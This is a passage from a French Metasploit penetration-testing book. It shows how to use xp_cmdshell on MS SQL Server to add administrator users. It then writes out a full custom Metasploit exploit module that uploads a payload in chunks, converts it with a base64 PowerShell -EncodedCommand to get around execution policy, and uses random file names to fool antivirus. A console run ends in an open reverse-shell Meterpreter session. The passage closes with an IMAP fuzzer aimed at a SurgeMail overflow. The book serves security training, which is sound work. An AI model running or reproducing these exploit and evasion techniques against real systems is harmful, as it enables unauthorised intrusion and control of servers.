❺ The command completed successfully.

[*] Auxiliary module execution completed

msf auxiliary(mssql_exec) >

Dans cet exemple, nous sélectionnons d'abord le module auxiliaire mssql_exec en ❶, qui appelle la procédure stockée xp_cmdshell pour exécuter les commandes. Ensuite, nous affichons les options du module en ❷ et définissons notre cible en ❸, et la commande à exécuter sur la cible en ❹. Enfin, nous lançons l'exploit avec la commande exploit, et vous pouvez voir en ❺ que l'exploitation est réussie. Nous avons ajouté un utilisateur au système avec la procédure stockée xp_cmdshell. À ce point-là, nous pourrions saisir net localgroup administrators metasploit/ADD pour ajouter un utilisateur au groupe d'administrateurs locaux sur le système compromis. Vous pouvez voir le module mssql_exec comme une invite de commande accessible *via* MS SQL.

Exploration d'un module Metasploit existant

Nous allons voir maintenant ce qui se passe "sous le capot" du module que

nous venons d'utiliser, mssql_exec. Cela nous permet de nous faire une idée sur la façon dont fonctionne le code avant d'écrire le nôtre. Ouvrons le module avec un éditeur de texte afin de voir comment il fonctionne.

```
root@bt:/opt/framework3/msf3# nano
modules/auxiliary/admin/mssql/mssql_exec.rb
```

Les lignes suivantes extraites du module nous renvoient quelques éléments méritant d'être notés.

```
❶ require 'msf/core'


❷ class Metasploit3 < Msf::Auxiliary


    ❸ include Msf::Exploit::Remote::MSSQL

    ❸ def run

      ❹ mssql_xpcmdshell(datastore['CMD'], true)

    if mssql_login_datastore

    ❸ end
```

La première ligne en ❶ indique que ce module inclura toutes les fonctionnalités des librairies centrales Metasploit. Ensuite, la classe est fixée en ❷ avec un code qui indique qu'il s'agit d'un module auxiliaire qui hérite de certaines caractéristiques des scanners, vecteurs de déni de service, récupérateurs de données, attaques bruteforce et des essais de

reconnaissance.

La déclaration include en ❸ est probablement l'une des lignes les plus importantes, parce qu'elle appelle le module MS SQL depuis les librairies centrales de Metasploit. Ce module gère principalement toutes les communications basées sur MS SQL et tout ce qui est relatif à MS SQL. Enfin, en ❹ le code appelle une commande spécifique depuis la banque de données Metasploit.

Examinons la fonction MS SQL dans les librairies centrales de Metasploit afin de mieux saisir l'étendue de son pouvoir. Ouvrez mssql.rb puis mssql_commands.rb avec les commandes suivantes, chacune dans une fenêtre différente.

root@bt:/opt/framework3/msf3# **nano lib/msf/core/exploit/mssql.**

root@bt:/opt/framework3/msf3# **nano lib/msf/core/exploit/mssql_commands.rb**

Dans Nano, appuyez sur Ctrl+W pour chercher mssql_xpcdmshell dans mssql.rb, et vous devriez trouver la définition qui indique à Metasploit comment utiliser la procédure xp_cmdshell :

```
 # Exécution d'une commande système via xp_cmdshell

 def mssql_xpcmdshell(cmd,doprint=false,opts={})

    force_enable = false

    begin

      res = mssql_query("EXEC master..xp_cmdshell?❶ '#{cmd}'?❷",
      false, opts
```

Ce code définit la requête SQL à lancer contre le serveur, comme un appel à la procédure stockée xp_cmdshell en ❶, et une variable qui va être remplacée par la ligne de commande que l'utilisateur demande d'exécuter en ❷. Par exemple, une tentative d'ajout d'utilisateur au système s'exécuterait dans MS SQL comme EXEC master..xp_cmdshell 'net user metasploit p@55w0rd! /ADD' si la variable cmd a été définie comme 'net user metasploit p@55w0rd! /ADD'.

Portez maintenant votre attention sur mssql_commands.rb, où sont stockées les commandes pour activer la procédure xp_cmdshell :

```
# réactivez la procédure stockée xp_cmdshell dans les versions 2005 et
2008

def mssql_xpcmdshell_enable(opts={});

"exec master.dbo.sp_configure 'show advanced
options',1;RECONFIGURE;exec master.dbo.sp_configure 'xp_cmdshell',
1;RECONFIGURE;"?❶
```

Ici, vous pouvez voir la séquence de commandes en ❶ émise pour réactiver la procédure stockée xp_cmdshell dans MS SQL Server 2005 et 2008.

Maintenant que vous comprenez les fonctions que nous utiliserons pour créer notre propre module, mettons-nous à l'ouvrage.

Création d'un nouveau module

Supposons que vous travailliez sur un pentest et que vous rencontriez un système exécutant SQL Server 2008 et Microsoft Server 2008 R2. Puisque Microsoft a enlevé debug.exe sous Windows 7 x64 et Windows Server 2008, ces systèmes ne vous autoriseraient pas à convertir des exécutables de façon traditionnelle comme défini au Chapitre 11. Cela

signifie que vous devez créer un module qui vous permettra d'attaquer avec succès Microsoft Server 2008 et l'instance SQL Server 2008.

Nous ferons certaines suppositions pour les besoins du scénario.

Premièrement, vous avez déjà deviné que le mot de passe du Serveur SQL est vide, et vous avez obtenu l'accès à la procédure stockée xp_cmdshell. Vous devez délivrer un payload Meterpreter au système, mais tous les ports sauf le 1433 sont fermés. Vous ne savez pas si c'est un firewall physique qui est en place ou si c'est le firewall intégré de Windows qui est utilisé, mais vous ne voulez pas modifier la liste des ports ou arrêter le firewall car cela pourrait éveiller des soupçons.

Powershell

Windows PowerShell est notre seule option viable ici. PowerShell est un langage de script Windows complet qui permet d'accéder au framework Microsoft .NET depuis la ligne de commande. La communauté active de Powershell travaille au développement de l'outil, pour en faire un outil de qualité pour les professionnels de la sécurité grâce à sa polyvalence et sa compatibilité avec .NET. Nous n'allons pas rentrer dans le fonctionnement de PowerShell et de ses fonctions, mais vous devez savoir que c'est un langage de programmation parfaitement accompli et disponible pour vous sur les systèmes d'exploitation les plus récents.

Nous allons créer un nouveau module qui utilisera Metasploit pour convertir le code binaire en hexadécimal (ou Base64 si vous le désirez) et pour l'afficher sur le système d'exploitation sous-jacent. Après, nous utiliserons PowerShell pour restaurer l'exécutable au format binaire afin que vous puissiez l'exécuter.

Pour commencer, nous créons un texte standard en copiant l'exploit mssql_payload comme suit :

root@bt:/opt/framework3/msf3# **cp**

modules/exploits/windows/mssql/mssql_payload.rb
modules/exploits/windows/mssql/mssql_powershell.rb

Après, nous ouvrons le fichier mssql_powershell.rb que nous venons de créer et modifions son code pour qu'il ressemble à ce qui suit. C'est un exploit de base en shell. Prenez du temps pour vérifier les différents paramètres et vous rappeler les sujets traités dans les chapitres précédents.

```
require 'msf/core' # requête des librairies centrales


class Metasploit3 < Msf::Exploit::Remote # définir comme exploit à
distance

    Rank = ExcellentRanking # exploit de très bon rang


    include Msf::Exploit::Remote::MSSQL # inclure la librairie
    mssql.rb


    def initialize(info = {}) # initialisation du modèle de base

        ❶ super(update_info(info,

            'Name'          => 'Microsoft SQL Server PowerShell
            Payload',
```

```
        'Description'    => %q{

                        This module will deliver our payload
                        through Microsoft PowerShell

                        using MSSQL based attack vectors.

        },

        'Author'         => [ 'David Kennedy "ReL1K"
                        <kennedyd013[at]gmail.com>'],

        'License'        => MSF_LICENSE,

        'Version'        => '$Revision: 8771 $',

        'References'     =>

        [

                [ 'URL', 'http://www.secmaniac.com' ]

        ],

❷       'Platform'       => 'win', # cible uniquement Windows

        'Targets'        =>

        [
```

```
                [ 'Automatic', { } ], # cible automatique

        ],

    ❸ 'DefaultTarget'  => 0

        ))

register_options( # enregistrement des options parmi lesquelles #
l'utilisateur doit choisir

        [

    ❹ OptBool.new('UsePowerShell',[ false, "Use PowerShell as
      payload delivery method instead", true]), # Utiliser
      PowerShell par défaut

        ])

end

def exploit # On définit notre exploit ; ça ne fait encore rien pour #
l'instant
```

```
        ❺ handler # appel du handler Metasploit

            disconnect # déconnection une fois le handler lancé

    end

end
```

Avant que cet exploit ne fonctionne correctement, vous aurez besoin de configurer quelques paramètres de base. Remarquez que le nom, la description, la licence et les références sont définis en ❶. Nous indiquons également la plateforme en ❷ (Windows) et la cible en ❸ (tout système). Nous définissons aussi un nouveau paramètre appelé UsePowerShell en ❹ à utiliser dans le corps de l'exploit. Enfin, un handler est spécifié en ❺ pour gérer les connexions entre l'attaquant et la cible exploitée.

Exécuter l'exploit *shell*

Une fois le squelette de l'exploit construit, nous l'exécutons *via* msfconsole pour voir les options disponibles :

```
msf > use windows/mssql/mssql_powershell

msf exploit(mssql_powershell) > show options
```

Module options:

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
UsePowerShell	true	no	Use PowerShell as payload delivery method instead

La commande show options affichera n'importe quelles options nouvelles qui ont été ajoutées à un exploit (voir Chapitre 5). Après que ces options ont été initialisées, elles sont stockées dans Metasploit comme des options valides.

Maintenant, nous allons finaliser le fichier mssql_powershell.rb que nous avons édité depuis le début de ce chapitre avant d'éditer mssql.rb (ce qui sera expliqué brièvement).

Quand vous examinerez les exploits dans le dossier Modules à l'intérieur

de Metasploit (modules/exploits, modules/auxiliary/, et ainsi de suite), vous remarquerez que la plupart ont la même structure générale (l'exploit def est un exemple). Pensez à toujours commenter votre code pour expliquer aux autres développeurs ce qu'ils font ! Dans le listing suivant, nous introduisons d'abord notre ligne def exploit, qui définit ce que nous allons faire avec cet exploit. Nous allons l'encadrer de la même manière que les autres modules et ajouter quelques nouvelles sections, comme expliqué ci-après :

```
def exploit



    # si login et pass ne marchent pas, erreur

❶   if(not mssql_login_datastore)

❷   print_status("Invalid SQL Server credentials")

    return

end



# utiliser la méthode Powershell pour délivrer le payload

❸   if (datastore['UsePowerShell'])

❹   powershell_upload_exec(Msf::Util::EXE.to_win32pe(framewo
```

```
        end

        handler

        disconnect

    end

end
```

Le module vérifie d'abord si nous sommes connectés en ❶. Si nous ne le sommes pas, le message d'erreur *Invalid SQL Server Credentials* ❷ s'affiche. La méthode UsePowerShell en ❸ est utilisée pour appeler la fonction powershell_upload_exec ❹, ce qui créera automatiquement un payload Metasploit que l'on spécifie durant notre exploit. Une fois l'exploit lancé, quand nous spécifierons notre payload dans msfconsole, il sera généré automatiquement, grâce à l'option Msf::Util::EXE.to_win32pe(framework,payload.encoded).

Créer *powershell_upload_exec*

Maintenant nous allons ouvrir le fichier mssql.rb, ouvert précédemment afin d'être prêt à l'éditer. Nous devons trouver de la place pour stocker la fonction powershell_upload_exec.

root@bt:/opt/framework3/msf3# **nano lib/msf/core/exploit/mssql.rb**

Dans votre version de Metasploit, vous pouvez faire une recherche pour PowerShell et devriez voir le code de référence qui suit dans le fichier mssql.rb. N'hésitez pas à supprimer ce code du fichier et à le recommencer du début.

```
# Upload et exécution d'un binaire Windows via des requêtes SQL et
PowerShell

❶ def powershell_upload_exec(exe, debug=false)



    #  hex converter

    ❷ hex = exe.unpack("H*")[0]

    #  création aléatoire de noms alpha de 8 caractères

    ❸ var_payload = rand_text_alpha(8)

    ❹ print_status("Warning: This module will leave #
    {var_payload}.exe in the SQL

      Server %TEMP% directory")
```

En ❶, vous voyez que notre définition inclut la commande exe et les paramètres de debug qui sont ajoutés à la fonction def powershell_upload_exec. La commande exe est l'exécutable que nous enverrons à partir de notre code original Msf::Util::EXE.to_win32pe(framework,payload.encoded), comme mentionné précédemment. La commande debug est réglée sur false, ce qui veut dire que nous n'allons pas avoir d'information de debug. Généralement, elle sera initialisée à true pour que des traces supplémentaires pour la recherche d'erreur soient visibles.

Puis, en ❷, nous convertissons tout l'exécutable encodé au format hexadécimal brut. Le H dans cette ligne veut simplement dire "ouvrez le

fichier en tant que fichier binaire et convertissez-le dans une représentation hexadécimale".

En ❸, nous allons créer un nom de fichier aléatoire, alphabétique, à huit caractères. Il vaut généralement mieux choisir ce nom de manière aléatoire afin de tromper le logiciel antivirus.

Et finalement, en ❹, nous informons l'attaquant que notre payload restera sur le système d'exploitation, dans le répertoire /Temp du SQL Server.

Convertir Hex en binaire

Le listing suivant montre la reconversion de l'hexadécimal en binaire, écrit en PowerShell. Le code est défini comme une chaîne qui devra être appelée plus tard et uploadée sur la machine cible.

```
h2b = "$s = gc 'C:\\Windows\\Temp\\#{var_payload}';$s =
[string]::Join('', $s);$s= ❷ $s.Replace(''r','');  $s =
$s.Replace('''n','');$b = new-object byte[]
❶ $($s.Length/2);0..$($b.Length-1) | %{$b[$_] =
[Convert]::ToByte($s.Substring($($_*2),2),16)};
[IO.File]::WriteAllBytes('C:\\Windows\\Temp\\#
{var_payload}.exe',$b)"



❸ h2b_unicode=Rex::Text.to_unicode(h2b)



# l'encodage en base64 permet de d'exécuter via PowerShell sans

# changement dans le registre
```

❹ h2b_encoded = Rex::Text.encode_base64(h2b_unicode)

❺ print_status("Uploading the payload #{var_payload}, please be patient...")

En ❶, nous créons la méthode de conversion hexadécimale à binaire (h2b) *via* PowerShell. Ce code crée essentiellement un tableau ❶ d'octets ❷ qui réécrira le payload Metasploit écrit en hexadécimal en fichier binaire (le {var_payload} est un nom aléatoire spécifié *via* Metasploit).

Parce que MS SQL a des restrictions sur le nombre de caractères, nous devons découper notre payload hexadécimal en fragments de 500 octets qui séparent le payload en de multiples requêtes. Mais un effet secondaire de cette séparation est que des retours chariots et sauts de ligne (CRLF) sont ajoutés au fichier sur la cible, et nous avons besoin de les retirer, ce que nous faisons en ❷. Si nous ne le faisions pas, notre binaire serait corrompu et ne s'exécuterait pas correctement. Remarquez que nous sommes simplement en train de réaffecter les variables $s pour remplacer 'r et 'n avec '' (rien). Cela supprime efficacement les CRLF.

Une fois les CRLF retirés, Convert::ToByte est invoqué dans le payload Metasploit écrit en hexadécimal. On dit à PowerShell que le format de fichier est en base 16 (format hexadécimal) et de l'écrire en sortie dans un fichier appelé #{var_payload}.exe (notre nom aléatoire de payload). Après que le payload a été écrit, nous pouvons lancer une méthode pour exécuter des commandes PowerShell dans un format encodé qui est supporté par le langage de programmation PowerShell. Ces commandes encodées permettent d'exécuter de longues et grandes quantités de code, en une seule ligne.

En convertissant dans un premier temps la chaîne h2b (❸) en Unicode,

puis en encodant en Base64 la chaîne résultante en ❹, on peut passer le flag -EncodedCommand à PowerShell pour bypasser les restrictions d'exécution qui existeraient en temps normal. Les politiques de restriction d'exécution n'autorisent pas l'exécution de scripts illégitimes. Elles sont importantes pour protéger les utilisateurs de l'exécution de n'importe quel script qu'ils auraient téléchargé sur Internet. Si nous n'encodions pas ces commandes, nous ne pourrions exécuter notre code PowerShell et, au final, nous ne serions pas capables de compromettre le système cible. L'encodage des commandes permet d'ajouter beaucoup de code dans une seule commande sans se soucier des politiques de restriction d'exécution.

Après avoir spécifié la chaîne h2b et les indicateurs d'encodage de commande, nous récupérons la commande PowerShell dans le bon format encodé pour exécuter le code PowerShell dans un format non restreint.

En ❸, la chaîne de commandes a été convertie en Unicode ; c'est nécessaire pour que les arguments et les informations soient transmis au PowerShell. Le code h2b_encoded = Rex::Text.encoded_base64(h2b_unicode) est alors exécuté afin de convertir la chaîne au format unicode en une chaîne codée en Base64, qui sera envoyée à MS SQL. Base64 est l'encodage nécessaire pour tirer profit du flag -EncodedCommand. Nous avons donc tout d'abord converti notre chaîne de commandes en Unicode, puis en Base64, qui est le format dont nous avons besoin pour nos commandes Powershell. Enfin, en ❺ un message indiquant que nous sommes en train d'uploader le payload s'inscrit dans la console.

Compteurs

Les compteurs vous aident à vous repérer dans un fichier, ou à suivre la quantité de données que le programme a lues. Dans l'exemple qui suit, un compteur de base appelé idx commence à 0. Il est utilisé pour identifier la fin du fichier et s'incrémenter de 500 octets lorsque le binaire codé en hexadécimal est envoyé au système d'exploitation. Fondamentalement, le

compteur indique "Lis 500 octets, puis envoie-les. Lis 500 autres octets, et envoie-les", jusqu'à ce qu'il arrive à la fin du fichier.

❶ idx=0

❷ cnt = 500

❸ while(idx < hex.length - 1)

mssql xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\#{var_payload]", false)

idx += cnt

end

❹ **print_status("Converting the payload utilizing PowerShell EncodedCommand...")**

mssql_xpcmdshell("**powershell -EncodedCommand #{h2b_encoded}**", debug) mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)

print_status("Executing the payload...")

mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})

print_status("Be sure to cleanup #{var_payload}.exe...")

```
    end
```

Souvenez-vous que pour envoyer le payload au système d'exploitation, nous devons le découper en morceaux de 500 octets. On utilise alors les compteurs idx ❶ et cnt ❷ pour surveiller la façon dont le payload est découpé. Le compteur idx va augmenter de façon graduelle par sauts de 500, et nous réglons le compteur cnt à 500 (nous devons lire 500 octets à la fois). Une fois que la première série de 500 octets a été lue par le payload Metasploit en ❸, les 500 caractères[6] hexadécimaux sont envoyés à la machine cible. Les paquets de 500 octets continuent d'être ajoutés jusqu'à ce que le compteur idx atteigne la même longueur que le payload, ce qui équivaut à la fin du fichier.

En ❹, nous apercevons un message indiquant que le payload est en train d'être converti et envoyé à la cible grâce à la commande PowerShell -EncodedCommand. C'est ici que la conversion, de la commande normale Powershell à un format encodé Base64, se produit.

La ligne powershell -EncodedCommand #{h2b_encoded} indique que le payload a été exécuté. Les commandes PowerShell que nous avions converties en Base64 reconvertiront le payload en hexadécimal en binaire une fois qu'il aura été exécuté.

Ci-après, l'intégralité du fichier mssql.rb :

```
 #

 # Upload et exécution d'un binaire Windows via des requêtes MS SQL
 et Powershell[7]

 def powershell_upload_exec(exe, debug=false)

   # convertisseur hex
```

```
hex = exe.unpack("H*")[0]

# création d'un nom aléatoire de 8 caractères alpha

#var_bypass = rand_text_alpha(8)

var_payload = rand_text_alpha(8)

print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server %TEMP% directory")

# Notre convertisseur de payload prend un fichier hexadécimal et le convertit en binaire via PowerShell

h2b = "$s = gc 'C:\\Windows\\Temp\\#{var_payload}';$s = [string]::Join('', $s);$s = $s.Replace(''r','');  $s = $s.Replace(''n','');$b = new-object byte[]$($s.Length/2);0..$($b.Length-1) | %{$b[$_] = [Convert]::ToByte($s.Substring($($_*2),2),16)}; [IO.File]::WriteAllBytes('C:\\Windows\\Temp\\#{var_payload}.exe',$b)"

h2b_unicode=Rex::Text.to_unicode(h2b)

# l'encodage en base64 permet de d'exécuter via PowerShell sans changement dans le registre

h2b_encoded = Rex::Text.encode_base64(h2b_unicode)

print_status("Uploading the payload #{var_payload}, please be
```

```
  patient...")

  idx = 0

  cnt = 500

  while(idx < hex.length - 1) mssql_xpcmdshell("cmd.exe /c echo #
  {hex[idx,cnt]}>>%TEMP%\\#{var_payload}",false) idx += cnt

  end

  print_status("Converting the payload utilizing PowerShell
  EncodedCommand...")

  mssql_xpcmdshell("powershell -EncodedCommand #
  {h2b_encoded}", debug)

  mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}",
  debug)

  print_status("Executing the payload...")

  mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout
  => 1})

  print_status("Be sure to cleanup #{var_payload}.exe...")

end
```

Exécuter l'exploit

Une fois notre travail sur mssql_powershell.rb et mssql.rb fini, nous pouvons exécuter l'exploit à travers Metasploit et msfconsole. Mais avant de le faire, nous devons être sûrs que PowerShell est installé. Ensuite, nous pourrons lancer les commandes suivantes pour exécuter l'exploit que nous venons de créer.

```
msf > use windows/mssql/mssql_powershell

msf exploit(mssql_powershell) > set payload
windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(mssql_powershell) > set LHOST 172.16.32.129

LHOST => 172.16.32.129

msf exploit(mssql_powershell) > set RHOST 172.16.32.136

RHOST => 172.16.32.136

msf exploit(mssql_powershell) > exploit



[*] Started reverse handler on 172.16.32.129:4444

    Warning: This module will leave CztBAnfG.exe in the SQL Server
[*]
```

%TEMP% directory

[*] Uploading the payload CztBAnfG, please be patient...

[*] Converting the payload utilizing PowerShell EncodedCommand...

[*] Executing the payload...

[*] Sending stage (748032 bytes) to 172.16.32.136

[*] Be sure to cleanup CztBAnfG.exe...

[*] Meterpreter session 1 opened (172.16.32.129:4444 -> 172.16.32.136:49164) at 2010-05-17 16:12:19 –0400

meterpreter >

Le pouvoir de la réutilisation du code

Ce procédé de réutiliser un code préexistant, de le modifier et d'y ajouter du code original est une des choses les plus puissantes que l'on peut faire avec Metasploit. Dans la plupart des situations, vous n'avez aucune raison de recommencer votre code au début si vous avez un peu compris le framework et jeté un coup d'œil sur le fonctionnement du code existant. Parce que ce module a essentiellement été créé pour vous, vous pouvez vous entraîner encore plus *via* d'autres modules Metasploit en regardant ce qu'ils font et comment ils fonctionnent. Vous allez

commencer à apprendre les bases des buffers overflows et la manière dont ils sont créés. Notez comment est structuré le code et comment il fonctionne et ensuite créez vos propres exploits de zéro. Si vous n'êtes pas à l'aise avec le langage de programmation Ruby ou si ce chapitre vous est un peu passé au-dessus, prenez un livre, lisez et apprenez. La meilleure manière d'apprendre à créer ces modules de développement se trouve dans l'essai et dans l'erreur.

14

Créer votre propre exploit

Sommaire

- L'art du fuzzing
- Contrôler le SEH (*Structured Exception Handler*)
- Contourner les restrictions du SEH
- Trouver une adresse de retour
- Mauvais caractères et exécution du code à distance

En tant que pentester, vous rencontrerez souvent des logiciels pour lesquels aucun module Metasploit n'est disponible. Dans de telles situations, vous pouvez essayer de découvrir des vulnérabilités dans les applications et développer vos propres exploits pour celles-ci.

L'une des façons les plus simples de découvrir une vulnérabilité est de *fuzzer* l'application. Le *fuzz testing* est le fait d'envoyer des données invalides, inattendues, mal agencées ou aléatoires à l'application et de surveiller les réactions, comme des crashs. Si une vulnérabilité est découverte, vous pouvez commencer à travailler sur l'écriture d'un exploit pour celle-ci. Le *fuzzing* est un vaste domaine, et des ouvrages entiers ont été écrits à ce sujet. Nous évoquerons brièvement le sujet avant d'aller de l'avant et de développer un module d'exploit qui fonctionne.

Dans ce chapitre, nous vous accompagnerons dans le processus de

fuzzing et de développement d'exploit, en utilisant une vulnérabilité connue dans NetWin SurgeMail 3.8k4-4, découverte par Matteo Memelli (ryujin) et disponible sur http://www.exploit-db.com/exploits/5259/. Cette application avait une vulnérabilité qui lui faisait mal gérer les longues commandes LIST, provoquant un stack overflow qui permettait à un attaquant d'exécuter du code à distance.

Note

Ce chapitre part du principe que vous connaissez le développement d'exploit et que vous êtes à l'aise avec le concept de buffer overflow et l'utilisation d'un debugger. Si vous avez besoin d'un rafraîchissement de vos connaissances, vous trouverez d'excellents tutoriels par corelanc0d3r sur le site Exploit Database, **http://www.exploit-db.com/**. Au minimum, considérez la lecture d'*Exploit Reading Tutorial Part 1: Stack Based Overflows* (**http://www.exploit-db.com/download_pdf/13535/**) et d'*Exploit Writing Tutorial Part 3: SEH* (**http://www.exploit-db.com/download_pdf/13537/**) comme indispensable.

L'art du *fuzzing*

Avant que vous ne développiez un exploit, vous aurez besoin de déterminer si une vulnérabilité existe dans l'application. C'est là que le fuzzing entre en jeu.

Le listing suivant montre le code d'un simple fuzzer d'IMAP (*Internet Message Access Protocol*). Sauvez-le dans votre répertoire /root/.msf3/modules/auxiliary/fuzzers/ mais assurez-vous de garder vos modules de test dans un dossier séparé du tronc principal de Metasploit.

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Auxiliary

    ❶ include Msf::Exploit::Remote::Imap

    ❷ include Msf::Auxiliary:os

      def initialize

          super(

              'Name'          => 'Simple IMAP Fuzzer',

              'Description'   => %q{

                                 An example of how to build a simple
                                 IMAP fuzzer.

                                 Account IMAP credentials are required
                                 in this fuzzer.},

              'Author'        => [ 'ryujin' ],

              'License'       => MSF_LICENSE,

              'Version'       => '$Revision: 1 $'

          )

      end
```

```
def fuzz_str()

    ❸ return
    Rex::Text.rand_text_alphanumeric(rand(1024))

end

def run()

    srand(0)

    while (true)

        ❹ connected = connect_login()

            if not connected

                print_status("Host is not responding - this is
                G00D ")

                break

            end

            print_status("Generating fuzzed data...")

        ❺ fuzzed = fuzz_str()

            print_status("Sending fuzzed data, buffer length =
```

```
                %d" % fuzzed.length)

                req = '0002 LIST () "/' + fuzzed + '" "PWNED"' +
            ❻   "\r\n"

                print_status(req)

                res = raw_send_recv(req)

                    if !res.nil?

                        print_status(res)

                    else

                        print_status("Server crashed, no
                        response") break

                    end

                disconnect()

            end

        end

    end
```

Le module de fuzzer commence par importer les classes d'IMAP ❶ et de déni de service ❷. Inclure l'IMAP vous donne les fonctionnalités de login

requises, et comme le but du fuzzer est de crasher le serveur, ce module entraînera un déni de service.

En ❸, la chaîne de fuzz (les données mal formées que nous envoyons) est définie comme une chaîne aléatoire de caractères alphanumériques d'une longueur maximale de 1 024 octets.

Le fuzzer se connecte et s'authentifie sur le service distant en ❹. S'il échoue dans la connexion et que la boucle se termine, vous avez alors une piste intéressante à suivre. L'absence de réponse du serveur peut vouloir dire que vous avez réussi à causer une exception dans le service distant.

En ❺, la variable fuzzed est initialisée à l'aide de la chaîne aléatoire générée par le Framework, et on construit la requête malicieuse ❻ selon le code de l'exploit publié en ajoutant les données malicieuses à la commande LIST vulnérable. Si le fuzzer ne reçoit pas de réponse du serveur, il affiche le message "Server crashed, no response" et se termine.

Pour tester votre nouveau fuzzer, démarrez msfconsole, chargez le module et déterminez ses options comme suit :

```
msf > use auxiliary/fuzzers/imap_fuzz

msf auxiliary(imap_fuzz) > show options

Module options:
```

Name	Current Setting	Required	Description
IMAPPASS		no	The password for the specified username
IMAPUSER		no	The username to authenticate as
RHOST		yes	The target address
RPORT	143	yes	The target port

msf auxiliary(imap_fuzz) > **set IMAPPASS test**

IMAPPASS => test

msf auxiliary(imap_fuzz) > **set IMAPUSER test**

IMAPUSER => test

msf auxiliary(imap_fuzz) > **set RHOST 192.168.1.155**

RHOST => 192.168.1.155

msf auxiliary(imap_fuzz) >

Le fuzzer devrait maintenant être prêt. Assurez-vous que le debugger de votre choix (ici, nous utilisons Immunity Debugger) est attaché au procédé surgemail.exe, et démarrez le fuzzer :

```
msf auxiliary(imap_fuzz) > run

❶ [*] Authenticating as test with password test...
   [*] Generating fuzzed data...
❷ [*] Sending fuzzed data, buffer length = 684

      0002 LIST ()
      "/v1AD7DnJTVykXGYYM6BmnXuYRlZNIJUzQzFPvASjYxzd
      ciAAk1Fmo0RPEpq6f4BBnp5jm3LuSbAOj1M5qULEGEv0DMk
      AfFeAxykiwdDiqNwnVJAKyr6X7C5ije7DSujURybOp6BkKWr
      NeY9CDeirNwoITfIaC40Ds9OgEDtL8WN5tL4QYdVuZQ8521
      So2PLmvd5Bf2sY9YDSvDqMmjW9FXrgLoUK2rl9cvoCbTZX1z
❸ [*]
      DfJKbtHn9VhsiiYhFokALiF1QI9BRwj4bo0kwZDn8jyedxhSRdU
      LWeRGHScrTxpduVJZygbJcrRp6AWQqkeY0DzI4bd7uXgTIH
      SEWj6THI9NFAIPP1LEnctaK0uxbzjpS1ize16r388StXBGq1we7
      N4HQ4W4PZIjGRHUZC8Q4ytXYEksxXe2ZUhl5Xbdhz13zW2
```

QwvKtoebrfUGJ8bvjTMSxKihrDMk6BxAnY6kjFGDi5o8hcEag4

bsDmUHTfAFbreJTHVlcIruAozmZKzi7XgTaOgzGh" "PWNED

❹ [*] 0002 OK LIST completed

. . . SNIP . . .

[*] Authenticating as test with password test...

[*] Generating fuzzed data...

[*] Sending fuzzed data, buffer length = **1007**

0002 LIST ()

[*] "/FzwJjIcL16vW4PXDPpJbpsHB4p7Xts9fbaJYjRJASXRqbZnOM
"PWNED"

❺ [*] Server crashed, no response

[*] Auxiliary module execution completed

msf auxiliary(imap_fuzz) >

Dans ce listing, le fuzzer se connecte et s'authentifie au serveur distant en ❶ et génère une chaîne aléatoire de texte en ❷. En ❸, la requête malicieuse est envoyée au serveur, la réponse est reçue et affichée en ❹. Si le serveur ne retourne pas de réponse, vous recevez la notification en ❺ que le serveur a crashé, ce qui est votre signal pour aller vérifier votre debugger.

Si vous vérifiez maintenant votre debugger sur la cible Windows, vous devriez voir qu'il a fait une pause au point de crash (voir Figure 14.1). En regardant le crash, nous pouvons voir qu'aucune adresse mémoire n'a été réécrite et que, malheureusement, il n'y a rien d'exploitable au premier coup d'œil. Après avoir joué avec l'augmentation des tailles de buffer, vous trouverez qu'en envoyant une chaîne plus longue de 11 000 octets, vous pouvez écraser le SEH (*Structured Exception Handler*). Contrôler le SEH rend l'exploit plus sûr, parce qu'il le rend plus polyvalent. De manière similaire, l'utilisation d'une application DLL pour une adresse de retour rend l'exploit portable à travers différentes versions du système d'exploitation.

